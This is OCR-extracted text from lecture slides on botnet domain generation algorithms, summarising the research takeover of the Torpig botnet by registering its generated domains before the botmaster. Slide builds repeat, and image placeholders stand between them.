
Domain Name Generation (DGA)




Domain Name Generation (DGA)




Domain Name Generation (DGA)



Domain Name Generation (DGA)



Domain Name Generation (DGA)



“Your Botnet is My Botnet”

Takeover of the Torpig botnet

- Random domain generation + fast flux
- Team reverse engineered domain generation algorithm
- Registered 30 days of domains before the botmaster!
- Full control of the botnet for 10 days

“Your Botnet is My Botnet”

Takeover of the Torpig botnet

- Random domain generation + fast flux
- Team reverse engineered domain generation algorithm
- Registered 30 days of domains before the botmaster!
- Full control of the botnet for 10 days

Goal of the botnet: credential theft and phishing spam

- Steals credit card numbers, bank accounts, etc.
- Researchers gathered all this data

“Your Botnet is My Botnet”

Takeover of the Torpig botnet


- Random domain generation + fast flux
- Team reverse engineered domain generation algorithm
- Registered 30 days of domains before the botmaster!
- Full control of the botnet for 10 days

Goal of the botnet: credential theft and phishing spam

- Steals credit card numbers, bank accounts, etc.
- Researchers gathered all this data

